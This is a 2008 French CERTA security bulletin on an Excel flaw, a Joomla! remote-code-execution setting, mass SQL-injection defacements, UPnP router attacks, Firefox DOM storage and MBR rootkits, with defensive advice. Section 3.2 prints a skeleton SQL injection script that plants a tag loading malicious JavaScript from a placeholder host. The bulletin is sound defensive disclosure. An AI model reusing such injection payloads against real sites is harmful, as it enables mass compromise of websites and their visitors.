Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE
PREMIER MINISTRE

S . G . D . S . N
Agence nationale de la sécurité des systèmes d'information
CERTA

Paris, le 18 janvier 2008
N° CERTA-2008-ACT-003

Affaire suivie par :
CERTA

BULLETIN D'ACTUALITÉ

Objet : Bulletin d'actualité 2008-03

Gestion du document

Référence	CERTA-2008-ACT-003
Titre	Bulletin d'actualité 2008-03
Date de la première version	18 janvier 2008
Date de la dernière version	–
Source(s)	
Pièce(s) jointe(s)	Aucune

TAB. 1 – *Gestion du document*

Une gestion de version détaillée se trouve à la fin de ce document.

Le bulletin d'actualité est disponible dans son intégralité et au format PDF à l'adresse suivante :
http://www.certa.ssi.gouv.fr/site/CERTA-2008-ACT-003.pdf
Un extrait du bulletin, ne reprenant que les articles de la semaine, se trouve en HTML à l'adresse suivante :
http://www.certa.ssi.gouv.fr/site/CERTA-2008-ACT-003/

1 Actualités sur Microsoft Office

1.1 Vulnérabilité dans Excel

Cette semaine, le CERTA a émis l'alerte CERTA-2008-ALE-003 portant sur une vulnérabilité non corrigée de certaines versions d'Excel. Cette faille a été annoncée par Microsoft qui indique qu'elle n'est pas publique mais toutefois exploitée. Au moyen d'un document Excel spécialement conçu et ouvert par un utilisateur, une personne malintentionnée pourrait ainsi exécuter du code arbitraire. Plusieurs versions d'Excel ne sont toutefois pas vulnérables :

- 2003 SP3 ;
- 2007 ;
- 2008 pour Mac.

En attendant que le problème soit corrigé, le CERTA recommande :

- d'utiliser une version non vulnérable ou un logiciel alternatif ;
- de n'ouvrir que des documents de confiance ;

– de travailler avec un compte ayant des droits limités.

Documentation

– Bulletin d'alerte CERTA-2008-ALE-003 du 16 janvier 2008 :
  http://www.certa.ssi.gouv.fr/site/CERTA-2008-ALE-003/
– Bulletin de sécurité Microsoft 947563 du 15 janvier 2008 :
  http://www.microsoft.com/technet/security/advisory/947563.mspx

1.2 Lecture de documents aux formats obsolètes avec Office 2003 SP3

Avec le *Service Pack 3* d'Office 2003 publié fin 2007, Microsoft a apporté quelques changements dans la lecture de documents aux formats « obsolètes » (Word 1.x, 2.x...) avec sa suite logicielle. En effet, la lecture via des convertisseurs de ce type de document a été désactivée par défaut, car jugée trop peu utilisée par rapport aux risques de sécurité apportés par ces convertisseurs. Cette politique est également présente par défaut dans Office 2007.

Il n'est cependant pas aisé de réactiver la lecture des documents aux formats anciens. Deux manières sont possibles :

– modifier le registre manuellement ou à l'aide de fichiers `.reg` fourni par Microsoft ;
– mettre les documents autorisés à être convertis dans un emplacement spécifique (*trusted location*).

Ces deux méthodes sont explicitées dans l'article de Microsoft de référence KB 922849.

Documentation

– Article Microsoft KB 922849 :
  http://support.microsoft.com/kb/922849

2 Vulnérabilités dans *Joomla!*

Le CERTA a publié cette semaine l'alerte CERTA-2008-ALE-002 concernant *Joomla!* (branche de développement 1.0). Elle concerne une vulnérabilité découverte lors du traitement de la défiguration d'un site web. L'analyse des journaux du serveur compromis avait mis en évidence une faiblesse dans un fichier de *Joomla! core* (c'est-à-dire le noyau du logiciel, en opposition aux modules optionnels). La lecture du code source de *Joomla!* a permis de découvrir une incohérence qui pouvait être exploitée pour exécuter du code arbitraire à distance.

Concrètement, la vulnérabilité repose sur un mécanisme dédié au contournement d'un paramétrage `PHP` particulier. Ce mécanisme s'appelle `RG_EMULATION`, et permet la réécriture des variables malgré la désactivation de la variable `register_globals` dans le fichier `php.ini`. Cette fonctionnalité est en soi un contournement de la politique de sécurité, puisqu'elle permet à un webmestre de ne pas tenir compte d'un paramétrage de sécurité décidé par l'administrateur du serveur. Lorsque le mécanisme `RG_EMULATION` est activé, il est trivial d'exécuter du code arbitraire à distance. Ce problème est connu des développeurs de *Joomla!* qui suggèrent de le désactiver (mais le maintiennent malgré tout dans le code). L'activation de cette fonctionnalité se fait au travers du fichier `configuration.php` (dans les versions antérieures à 1.0.11, il semblerait que ce soit dans le fichier `globals.php`).

Les sites web à risque sont donc ceux qui sont dans la configuration suivante :

– la variable `register_globals` du serveur est positionnée à `on` dans le fichier `php.ini` ;
  et/ou
– la variable `RG_EMULATION` du site *Joomla!* est positionnée à `1` dans le fichier `configuration.php`.

Dans la partie sécurité du forum de *Joomla! 1.0*, les modérateurs exhortent les utilisateurs à positionner `register_globals` à `off` et `RG_EMULATION` à `0`.

Toutefois, il existe une troisième configuration qui mène à l'exécution de code arbitraire à distance. En effet, il arrive parfois que la variable `RG_EMULATION` ne soit pas du tout définie dans le fichier `configuration.php`. Quand cela arrive-t-il ? Il est très difficile de répondre à cette question, mais il semblerait que cela soit lié au passage d'une version antérieure à 1.0.11 à une version supérieure ou égale à 1.0.11. Quoi qu'il en soit, le

CERTA a interrogé plusieurs webmestres et a découvert quelques sites qui n'avaient pas de mention de la variable `RG_EMULATION` dans `configuration.php`. Or, ce cas de figure a été particulièrement prévu par les développeurs de *Joomla!*. En effet, dans le code du fichier `globals.php`, on retrouve les lignes :

```
if( defined( 'RG_EMULATION' ) === false ) {
        if( file_exists( dirname(__FILE__).'/configuration.php' ) ) {
                require( dirname(__FILE__).'/configuration.php' );
        }
        if( defined( 'RG_EMULATION' ) === false ) {
                // The configuration file is old so default to on
                define( 'RG_EMULATION', 1 );
        }
}
```

Ce qui se traduit par : « si `RG_EMULATION` n'est pas défini, on charge le fichier `configuration.php`. Si, après cette opération, cette variable n'est pas définie, alors on la positionne à `1` ».

Autrement dit, le comportement par défaut est d'amener le site web dans une configuration vulnérable lorsque la variable `RG_EMULATION` n'existe pas. Nous notons que ce comportement par défaut est contradictoire avec le fichier `configuration.php-dist` de la toute dernière version de *Joomla!*. Ce fichier existe avant le lancement de l'installation complète. Dans celui-ci, la variable `RG_EMULATION` est positionnée à `0` par défaut, « pour des raisons de sécurité ».

Le CERTA a informé les développeurs de *Joomla!* qui, pour une raison inexpliquée, n'ont toujours pas corrigé le problème (ils le jugent « non critique »). D'autre part, une version 1.0.14RC1 (*release candidate*) a récemment été publiée, pour corriger des vulnérabilités de type injection de code indirecte. Ces vulnérabilités, dévoilées début décembre, avaient été corrigées en moins d'une semaine dans la branche de développement 1.5, alors qu'il a fallu près d'un mois pour répercuter ces corrections dans la branche 1.0, ce qui a suscité un émoi de la part des utilisateurs, dont les réactions peuvent être lus à l'adresse suivante :

http://forum.joomla.org/index.php/topic,248109.0.html

Le fait que la vulnérabilité que nous avons découverte ne soit pas corrigée dans la version 1.0.14RC1 a motivé notre alerte, dans laquelle nous proposons des mesures de contournement provisoires.

Documentation

- Alerte CERTA-2008-ALE-002 du 14 janvier 2008 :
  http://www.certa.ssi.gouv.fr/site/CERTA-2008-ALE-002/

3 Les rumeurs d'activités malveillantes

3.1 Introduction

Cette semaine, des articles ont été publiés à propos de sites corrompus au cours du mois de décembre 2007. Le CERTA se propose ici de faire un point de la situation, à la date de rédaction de ce bulletin. Ces « vagues » de compromission sont liées à deux choses : les compromissions de sites par injection de code SQL, et la compromission de sites par utilisation de codes JavaScript au nom pseudo-aléatoire.

3.2 Compromission de sites par injection SQL

Les sites Web reposent fréquemment sur une architecture dont l'aspect général est donné par un squelette, et ou les textes à afficher sont déposés dans une base de données. De très nombreuses solutions « clefs en main » existent, que ce soit pour faire un bloc-notes (*blog*), un album de photos ou un site commercial. L'utilisateur doit simplement l'installer, choisir un thème graphique, et commencer à remplir les informations.

Les données à afficher sont souvent sélectionnées via un paramètre passé dans l'URL. Par exemple, sur MonBeauSite.tld, pour visualiser la page 34, l'adresse ressemblerait à :

```
http://www.MonBeauSite.tld/page_a_afficher?id=34
```

Le problème vient du fait que certaines de ces solutions ne vérifient pas correctement les variables passées dans l'adresse, ce qui permet à un utilisateur malveillant d'envoyer des requêtes directement à la base de données. Il s'agit d'une vulnérabilité de type « injection SQL ». Dans le cas médiatisé, la requête passée initialement recherche des champs contenant du texte (type `VARCHAR`) pour y concaténer du code HTML qui pourra donc être retourné aux navigateurs des visiteurs du site. Ce code HTML pointe vers un code JavaScript malveillant. Il semblerait que pour réaliser ces corruptions massives, le ou les attaquants disposent d'outils automatiques permettant de chercher, tester et exploiter différentes vulnérabilités d'injection SQL.

Le script SQL de modification automatique qui est injecté peut ressembler à cela :

```
DECLARE Table_Cursor CURSOR FOR select a.name,b.name from ....

 ## Enregistre la liste de champs de type VARCHAR dans Table_Cursor

OPEN Table_Cursor

FETCH NEXT FROM  Table_Cursor INTO TABLE_CHAMP_UTILISATEUR, CHAMP_UTILISATEUR

WHILE(@@FETCH_STATUS=0)

 ##  Parcourir la liste

   BEGIN exec('update TABLE_CHAMP_UTILISATEUR set CHAMP_UTILISATEUR=
    VALEUR_ACTUELLE+''<_script_ src=http://site_hebergeant/code/malveillant/code.js></_s

 ## insère le code HTML

    FETCH NEXT FROM  Table_Cursor INTO UNE_TABLE_UTILISATEUR, CHAMPS_UTILISATEUR  }

   END

CLOSE Table_Cursor
```

Ces injections ne sont pas toujours visibles simplement, car elles concernent le code source des pages du site ciblé. Seuls des tests d'intégrité réguliers effectués au niveau des codes même des pages du site, ainsi que pour le contenu des bases de données permettent de les identifier.

Les solutions « clés-en-main » de gestion de contenus Web sont souvent choisies par facilité, mais font aussi l'objet de nombreuses vulnérabilités. Il est donc important de les mettre à jour, et d'appliquer les correctifs et les mesures de sécurité nécessaires à leur bon fonctionnement. La facilité ne doit pas primer la nécessité de maîtriser les systèmes utilisés.

3.3 Un code malveillant dynamique largement répandu

Dans le deuxième cas, le code des pages de plusieurs sites a été modifié par un nouveau code appelant un JavaScript malveillant. Sa discrétion repose sur trois principes. Le premier consiste à dissimuler le code en changeant sa forme pour ne pas être reconnu par les antivirus. Le second s'appuie, à chaque tentative d'infection, sur la création dynamique et pseudo-aléatoire d'un nom de script malveillant qui fait lui-même appel à un exécutable au nom pseudo-aléatoire. Cette opération a pour but d'éviter les filtrages des URL. Chaque nouvelle requête des navigateurs des internautes interrogera un fichier différent. Le dernier des principes repose sur le maintien d'une liste d'adresses IP de victimes afin de ne pas les infecter une seconde fois et de ne pas leur permettre de retrouver la cause de l'infection.

La partie malveillante du script est connue. Celui-ci essaie d'exploiter une dizaine de vulnérabilités afin de prendre le contrôle de la machine de l'internaute ou de récupérer des informations confidentielles.

3.4 Les recommandations du CERTA

Au niveau du serveur, ces deux types de compromission sont détectables par une surveillance de l'intégrité des sites (système de fichiers et contenu des bases de données). Les injections SQL sont repérables au niveau des journaux du serveur Web et au niveau de ceux de la base elle-même. Il est donc importé de journaliser, d'exporter les journaux et de les analyser.

Au niveau des navigateurs, ces attaques reposant toutes les deux sur du JavaScript ; si l'exécution du JavaScript est désactivée, les attaques ne peuvent pas aboutir. De plus les vulnérabilités exploitées concernent essentiellement des ActiveX, qu'il est recommandé de ne pas interpréter par défaut. Plusieurs sites officiels ont été compromis par ces attaques, cela montre que la notion de "site de confiance" n'est pas toujours pertinente, et surtout pas nécessairement constante dans le temps.

Il est donc recommandé, même pour ces sites, de désactiver toute interprétation de code dynamique, et de ne les activer qu'en fonction du besoin et après avoir vérifié la légitimité de la demande.

4 UPnP

4.1 Présentation

`UPnP`, pour *Universal Plug and Play*, est une architecture réseau qui permet de manière générale à plusieurs éléments de proximité de communiquer. Cette architecture n'est pas, en principe, dépendante du système d'exploitation ou du type de connexion physique, et s'appuie sur des briques de communication existantes, comme IP, TCP ou UDP, HTTP (*HyperText Protocol*) et XML (*Extensible Markup Language*).

Cette architecture, proposée par Microsoft et reprise par un ensemble de constructeurs, a pour ambition une « configuration zéro », i.e. un échange d'informations entre plusieurs matériels sans intervention particulière de l'utilisateur. La description des matériels compatibles ainsi que les services disponibles est définie par l' « UPnP Forum ». Il s'agit d'un groupement de plusieurs industriels fondé en 1999.

Les appareils actuellement dotés de cette fonctionnalité sont relativement nombreux :

- des imprimantes ;
- des supports de données externes, type NAS (*Network-attached Storage*) ;
- des lecteurs multimédia ;
- des téléphones mobiles et des assistants personnels ;
- des consoles de jeux ;
- des boîtes d'accès, ou « box » , ADSL ;
- des produits domotiques programmables.

L'architecture consiste en trois blocs essentiels : les matériels ou éléments, les services et les points de contrôle.

1. les matériels ou éléments : ils intègrent éventuellement d'autres éléments, ainsi que des services. Par exemple, l'imprimante est un matériel et propose des services de copie, de photocopie, etc. Le matériel stocke cette information localement, sous la forme d'un fichier descriptif au format XML.
2. les services : un service présente les actions et son état. A valeur d'illustration, un service d'horloge a une variable d'état qui est l'`heure_actuelle`, et deux actions qui sont : `lire_heure` et `modifier_heure`. Chacune de ces informations est également contenue dans un document descriptif au format XML. Le service lui-même se caractérise dans le matériel par une table d'état, ainsi que deux serveurs, l'un gérant les requêtes d'actions à exécuter, et l'autre, à maintenir et diffuser des informations sur l'état du service ;
3. les points de contrôle : il s'agit des blocs en charge de la communication avec d'autres éléments. Ils s'occupent ainsi de chercher les éléments voisins et la liste de services proposés, afin ensuite de les actionner ou de s'inscrire à leur diffusion d'information.

L'architecture utilise des protocoles existants et standardisés. Outre IP, TCP et UDP, on retrouve donc DHCP pour obtenir l'adresse IP ainsi que la configuration réseau. Une variante de HTTP pour UDP, HTTPU ou HTTPMU sert à faire transiter des données. Elle est utilisée notamment par le protocole de découverte SSDP (*Simple Service Delivery Protocol*). Il consiste en une diffusion en *multicast* d'une requête (recherche d'un service par exemple) et la réponse *unicast* adressée à l'intéressé.

On retrouve également dans `UPnP` la mise en œuvre de SOAP (*Simple Object Access Protocol*). Ce dernier permet d'échanger des messages XML, et en particulier les appels de procédure RPC.

Le lecteur comprendra donc ici qu'`UPnP` est une architecture relativement complexe, impliquant plusieurs protocoles et technologies, afin de rendre les interactions entre les éléments pour accéder aux services le plus transparent possible à l'utilisateur.

4.2 Les sujets d'actualité sur `UPnP`

L'introduction précédente, loin d'être exhaustive, permet néanmoins d'aborder quelques problématiques aux mises en œuvre `UPnP` actuelles :

- les mécanismes d'authentification entre éléments sont rares, voire inexistants ;

– les services UPnP permettent, pour certains, d'accéder simplement à la configuration de l'élément ;
– les systèmes d'exploitation offrant UPnP ne sont pas toujours maintenus ou surveillés par les utilisateurs, ni même suivis par des mises à jour pour les fabricants ;
– plusieurs applications de messagerie ou d'échange pair-à-pair connues peuvent faire appel à UPnP pour être fonctionnels.

Il est donc envisageable de modifier, grâce à l'architecture UPnP, la configuration DNS d'un routeur par exemple, ainsi que les variables d'enregistrement (identifiant / mot de passe) de son interface. Des règles de redirection de ports peuvent également être ajoutées à la configuration.

Des preuves de faisabilité de telles attaques ont été publiées sur l'Internet. Elles reposent sur l'injection de code indirecte, ou XSS. L'objet XMLHttpRequest est utilisé pour insérer dans une page Web malveillante tierce une requête SOAP. Une vulnérabilité XSS permet alors, lorsque l'utilisateur visite cette page, de modifier la configuration du routeur Wi-Fi. Cet envoi de requêtes peut être facilité par l'utilisation d'un script Flash (extension SWF en particulier) et de sa fonction navigateToURL, ce qui permet de contourner certaines contraintes d'exécution de code dans un navigateur (cf. la politique de la même origine, ou SOP). C'est lui qui se charge alors de construire la requête SOAP, avec comme particularité l'objet URLRequest adressé au point de contrôle, une méthode HTTP POST, un champ ContentType de la forme application/xml, un en-tête SOAPAction et le message SOAP correspondant.

La phase de recherche d'éléments (routeurs, imprimantes, etc.) est optionnelle, et les requêtes SOAP peuvent être tentées directement vers des adresses IP connues antérieurement, ou par le truchement de quelques codes JavaScript spécialement construits.

Ces preuves de faisabilité s'étendent également à d'autres types d'éléments que les routeurs.

4.3 Les recommandations du CERTA

Il ne s'agit pas d'un problème propre à un produit, ou une application bien précise. La problématique est celle de l'architecture UPnP. Celle-ci doit être maitrisée, contrôlée, et rendue non fonctionnelle si elle s'avère ne pas être nécessaire.

Les applications classiques s'appliquent donc ici :
– vérifier que les services qui ne sont pas utilisés par défaut dans les équipement sont désactivés ;
– cloisonner proprement les réseaux et les services, afin de limiter les risques ;
– filtrer et surveiller les trafics non légitimes. Les requêtes SSDP sont par exemple des trames TCP ou UDP à destination du port 1900 ;
– utiliser des navigateurs configurés correctement, et qui n'interprétent pas par défaut de code actif ;
– éviter d'installer des modules multimédia associés aux navigateurs, comme Flash ;
– naviguer sur des sites de confiance.

Documentation

– L'initiative UPnP Forum :
http://www.upnp.org
– "Understanding UPnP: A White Paper", juin 2000 :
http://www.upnp.org/download/UPNP_UnderstandingUPNP.doc
– "Universal Plug and Play Device Architecture" :
http://www.upnp.org/Device_Architecture_v0.92ḣtm
– page W3C, "SOAP Specifications" :
http://www.w3.org/TR/soap/
– Analyse de plusieurs mises en oeuvre UPnP dans des éléments :
http://www.upnp-hacks.org

5 Les fichiers DOM storage de Mozilla Firefox

Les fichiers de session, ou *cookies*, sont des fichiers qui permettent le stockage de données afin de faciliter la transmission de celles-ci entre différentes pages d'un même site Internet. Il existe dans Mozilla Firefox depuis la version 2 un autre type de fichier permettant le stockage d'information sur le disque dur de l'utilisateur.

Ces fichiers se nomment les *DOM Storage*. Ils ont la particularité de permettre un stockage des données en les hiérarchisant et de les mettre à disposition de différents niveaux d'un domaine. Il est possible de rendre les

données publiques, c'est à dire accessibles à tous les sites Internet visités par l'utilisateur ou de restreindre l'accès à certains domaines, comme les sites en .fr ou en .gouv.fr, et ainsi de suite... Ces fichiers sont utilisés afin de permettre la récupération de données non enregistrées lors d'un rafraichissement involontaire d'une page ou d'un dysfonctionnement du navigateur. Ce sont eux qui permettent à Firefox de restaurer votre session. Ces fichiers n'ont pas de période d'expiration contrairement aux *cookies*. Ils durent soit le temps de la session pour les objets de type *sessionStorage*, soit le temps que les traces n'ont pas été effacées par l'utilisateur pour les objets de type *globalStorage*. Ils ont en effet les mêmes règles de purges que les *cookies* dans la configuration de Mozilla Firefox.

De plus les *DOM Storage* ont des capacités de stockage beaucoup plus étendus que les traditionnels *cookies*. En effet un cookie ne peut dépasser 2Ko alors qu'il est possible de stocker jusqu'à 5120 Ko pour un domaine. Ces fichiers ne sont pour l'instant exploités que par très peu de sites mais généralement il n'est possible d'accéder à ces sites que si l'option de Mozilla Firefox qui autorise ces fichiers est activée et c'est le cas par défaut. Les risques lors de l'utilisation de tels fichiers sont les mêmes que pour les *cookies*. Ainsi, il est possible de récolter les données inscrites dans ces fichiers via une injection de code indirecte (*XSS*).

Le CERTA recommande donc de désactiver l'utilisation de ces fichiers en entrant dans la barre d'adresse la commande suivante : `about:config`. Une page présentant toutes les options va s'ouvrir et dans le champ filtre, il faut entrer : `storage`. Un double clic sur l'option portant le nom *dom.storage.enabled* permet de désactiver cette fonctionnalité potentiellement dangereuse du navigateur. Cela peut néanmoins perturber la navigation de certains sites.

6 *Rootkit* MBR

Ces dernières semaines, le concept de rootkit caché dans le MBR a été médiatisé. Un exemplaire de code embarquant cette fonctionnalité semble avoir été diffusé sur l'Internet, infectant quelques machines. Le concept même de ce rootkit est assez intéressant, même s'il est connu depuis 2005 (les virus de boot étant eux connus depuis une vingtaine d'années).

6.1 Principe du rootkit MBR

Tout d'abord comprenons bien ce qu'est le MBR. Le MBR, ou *Master Boot Record* est le nom donné au premier secteur (le secteur 0) d'un disque dur. Sa taille est de 512 octets, et il contient la routine d'amorçage du système (en mode 16 bits). Puis il passe la main au chargeur d'amorçage (*boot loader*) de la partition active, qui, entre autres choses, met en place des structures importantes comme la table de description des interruptions (*IDT*).

Le concept de ce type de rootkit, et avant lui, des virus de boot, est de remplacer une des interruptions par un bout de son code, qui rend (ou pas) la main à l'interruption d'origine, préalablement sauvegardée à un autre endroit du disque, après avoir terminé sont travail. En général, c'est l'interruption `int 13h` qui est détournée. Cette interruption représente l'avantage d'être utilisée par le système pour, la plupart du temps (suivant les registres utilisés), effectuer les opérations de lecture ou d'écriture sur le disque dur. Ainsi, lorsque l'utilisateur veut lister le contenu d'un répertoire, le système va effectuer une interruption de type `int 13h` à un moment où un autre (typiquement, pour aller lire un bloc sur le disque). C'est ce type de détournement d'interruption qui est utilisé par le code diffusé sur l'Internet à la date de rédaction de ce bulletin.

6.2 Mais que faire ?

Tout d'abord, le CERTA précise que ce type de code malveillant ne s'installe pas spontanément. Une bonne hygiène d'utilisation de son système d'information devrait s'en prémunir, en particulier le fait d'utiliser son ordinateur avec des droits restreints (et non pas en tant qu'administrateur ou assimilé). Il est aussi recommandé de n'installer que les programmes provenant de sources de confiance (source connue et vérification de la somme de contrôle, si possible).

Concernant les utilisateurs de systèmes d'amorce tels que `TPM` ou `Trusted Grub`, l'installation de ce type de rootkit empêchera l'ordinateur de démarrer (du fait de la modification du MBR). Il faudra alors "réparer" le MBR en utilisant un utilitaire (comme *fixmbr*) ou en réinstallant le programme d'amorce. Notons tout de même que cette solution permettra de réparer le MBR, mais pas d'assainir et de décontaminer l'ordinateur. Par exemple, si le rootkit a modifié le noyau du système, comme c'est la cas du rootkit diffusé actuellement, la compromission restera toujours active.

Enfin, si l'on regarde ce type de contamination dans une analyse *post mortem* (*forensics*), on comprend mieux pourquoi une simple empreinte du système de fichiers n'est pas suffisante pour pouvoir conduire une bonne analyse. Il est nécessaire de disposer de l'intégralité du disque, afin de pouvoir contrôler certaines zones (MBR, inodes et secteurs non alloués, espace résiduel, etc.).

7 Ports observés

Le tableau 3 et la figure 1 montrent les rejets pour les ports sous surveillance que nous avons constatés sur des dispositifs de filtrage, entre le 10 et le 17 janvier 2008.

8 Liens utiles

- Mémento sur les virus :
  http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-002/
- Note d'information du CERTA sur l'acquisition de correctifs :
  http://www.certa.ssi.gouv.fr/site/CERTA-2001-INF-004/
- Note d'information du CERTA sur les systèmes obsolètes :
  http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-003/
- Note d'information du CERTA sur les bonnes pratiques concernant l'hébergement mutualisé :
  http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-005/
- Note d'information du CERTA sur les mots de passe :
  http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-001/
- Note d'information sur la terminologie d'usage au CERTA :
  http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-002/
- Note d'information du CERTA sur les enjeux de sécurité liés à une migration vers IPv6 :
  http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-004/
- Unix security checklist version 2.0 du 8 octobre 2001 (Publication du CERT australien) :
  http://www.auscert.org.au/render.html?it=1935
- Note d'information du CERTA sur les risques associés aux clés USB :
  http://www.certa.ssi.gouv.fr/site/CERTA-2000-INF-006/
- Note d'information du CERTA sur les outils d'indexation et de recherche :
  http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-009/
- Note d'information du CERTA sur la gestion des noms de domaine :
  http://www.certa.ssi.gouv.fr/site/CERTA-2007-INF-001/
- Note d'information du CERTA sur le bon usage de PHP :
  http://www.certa.ssi.gouv.fr/site/CERTA-2007-INF-002/

9 Rappel des avis émis

Dans la période du 12 au 17 janvier 2008, le CERTA a émis les avis suivants :

- CERTA-2008-AVI-012 : Vulnérabilité d'IBM Websphere Application Server
- CERTA-2008-AVI-013 : Vulnérabilité dans Novell Client
- CERTA-2008-AVI-014 : Vulnérabilité dans l'environnement d'exécution Java (JRE)
- CERTA-2008-AVI-015 : Vulnérabilité dans McAfee E-Business Server
- CERTA-2008-AVI-016 : Vulnérabilité dans IBM Lotus Domino
- CERTA-2008-AVI-017 : Vulnérabilité dans IBM Tivoli Storage Manager Express
- CERTA-2008-AVI-018 : Vulnérabilités dans Python
- CERTA-2008-AVI-019 : Vulnérabilité dans Sun Solaris
- CERTA-2008-AVI-020 : Multiples vulnérabilités de FreeBSD
- CERTA-2008-AVI-021 : Vulnérabilités dans Drupal
- CERTA-2008-AVI-022 : Vulnérabilité dans libxml2
- CERTA-2008-AVI-023 : Vulnérabilité dans Mambo
- CERTA-2008-AVI-024 : Multiples vulnérabilités dans Sun Java System Identity Manager
- CERTA-2008-AVI-025 : Vulnérabilités dans Apple QuickTime
- CERTA-2008-AVI-026 : Vulnérabilité dans le noyau Linux
- CERTA-2008-AVI-027 : Vulnérabilité de produits Citrix
- CERTA-2008-AVI-028 : Vulnérabilité dans Cisco Unified Communication Manager

Pendant la même période, les avis suivants ont été mis à jour :

– CERTA-2007-AVI-424-002 : Multiples vulnérabilités dans XOrg
(ajout de la référence au bulletin de sécurité HP-UX.)
– CERTA-2008-AVI-011-001 : Multiples vulnérabilités dans Apache
(ajout des références Red Hat)

10 Actions suggérées

10.1 Respecter la politique de sécurité

La Politique de Sécurité des Systèmes d'Information (PSSI) est l'ensemble formalisé dans un document applicable, des directives, procédures, codes de conduite, règles organisationnelles et techniques, ayant pour objectif la protection des systèmes d'inf ormation de l'organisme. Elle traduit la reconnaissance officielle de l'importance accordée par la direction générale de l'orga nisme à la sécurité de ses systèmes d'information. D'une manière générale, elle contient une partie relative aux éléments stratégiques de l'organisme (périmètre, contexte, enjeux, orientations stratégiques en matière de SSI, référentiel règlementaire, échelle de sensibilité, besoins de sécurité, menaces) et une partie relative aux règles de sécurité applicables. Elle constitue donc une traduction concrète de la stratégie de sécurité de l'organisme.

Quoique puisse suggérer ce document, la politique de sécurité en vigueur dans votre service doit primer.

Cette section précise néanmoins quelques mesures générales de nature à vous prémunir contre les agressions décrites dans ce document. En effet, la sécurité des systèmes d'information ne repose pas exclusivement sur des outils, mais aussi sur une organisation et des politiques.

10.2 Concevoir une architecture robuste

A la lumière des enseignements tirés de ce qui a été présenté dans les bulletins d'actualité, il convient de vérifier que les applications mises en œuvre (ou à l'étude) ont une architecture qui résiste aux incidents décrits.

10.3 Appliquer les correctifs de sécurité

Le tableau 2 rappelle les avis du CERTA correspondant aux applications ou codes malveillants relatifs aux ports étudiés dans les sections précédentes.

10.4 Utiliser un pare-feu

L'application des correctifs sur un parc informatique important n'est probablement pas immédiate. Un pare-feu correctement configuré peut retenir certaines attaques informatiques le temps d'appliquer les correctifs. Cependant un pare-feu peut donner une illusion de protection. Cette protection est brisée par la moindre introduction d'un ordinateur nomade dans la partie protégée. On remarque qu'il y a de nombreux paquets rejetés à destination de ports légitimement utilisés par des applications de prise de main à distance. La téléadministration correspond à une demande qui grandit avec la taille du parc à gérer. Les paquets rejetés montrent le risque associé à ce type d'application. Ce risque peut être amoindri par l'usage correct d'un pare-feu.

10.5 Analyser le réseau

De nombreux paquets rejetés étudiés correspondent aux ports ouverts par divers virus/vers/chevaux de Troie. Si votre politique de sécurité autorise le balayage des ports ouverts sur les postes de travail ou les serveurs, il peut s'avérer utile de le faire régulièrement afin de découvrir les machines potentiellement contaminées avant qu'un intrus ne le fasse à votre place.

L'analyse des journaux de votre pare-feu est une source pertinente d'informations pour la sécurité de votre réseau et de vos systèmes. Cela peut vous aider à anticiper des incidents en remarquant par exemple des activités anormales. Le COSSI/CERTA peut vous aider dans ce travail d'analyse.

10.6 Réagir aux incidents de sécurité

Organisez-vous pour réagir aux incidents de sécurité, en particulier, pour assurer une certaine continuité dans les équipes d'administration et de sécurité.

Le CERTA a pour mission de vous aider à répondre aux incidents de sécurité informatique.

Ne traitez pas les dysfonctionnements des machines à la légère. Dans certains incidents dans lesquels le CERTA intervient, les administrateurs des machines font spontanément part de petits dysfonctionnements inexpliqués et d'apparence anodine qui s'avèrent, au cours de l'analyse, être liés à un incident majeur de sécurité. N'hésitez pas à prendre contact avec le CERTA si vous constatez de l'activité sur les ports décrits ci-dessus.

10.7 Former et sensibiliser les utilisateurs

La sécurité d'un système d'information doit reposer sur une approche de défense en profondeur. Cela signifie, entre autres choses, que l'utilisateur est partie prenante de la sécurité. Sa vigilance, son niveau de formation et de sensibilisation participent à la sécurité du système. C'est pourquoi il est essentiel de prévoir des séances de formation et de sensibilisation des utilisateurs, acteurs de la sécurité. Pour vous aider dans ces actions, la DCSSI dispose d'un centre de formation :

http://www.formation.ssi.gouv.fr

11 Les bulletins d'actualité

L'objectif des *bulletins d'actualité* est de fournir une illustration par l'actualité récente de certaines mesures de sécurité pragmatiques à appliquer. Bien que par nature *a posteriori*, cette illustration a vocation à servir de base pour tirer des enseignements plus généraux à même de protéger contre des incidents futurs.

L'« actualité » est donnée par l'analyse de machines que le CERTA réalise dans le cadre de ses missions. Un fait est jugé d'actualité, s'il est à la fois récent et significatif, c'est à dire recoupé par différentes analyses.

Les *bulletins d'actualité* n'ont pas la prétention de constituer des statistiques fiables de l'activité informatique malveillante, mais ce qui nous semble avoir beaucoup plus d'intérêt, de montrer à partir d'exemples concrets, réels et anonymisés comment découvrir que l'on est ou a été attaqué et comment limiter l'impact de ces attaques.

La qualité des *bulletins d'actualité* sera améliorée grâce à votre participation. Si vous souhaitez participer, prenez contact avec le CERTA en accord avec votre chaîne fonctionnelle de la sécurité des systèmes d'information.

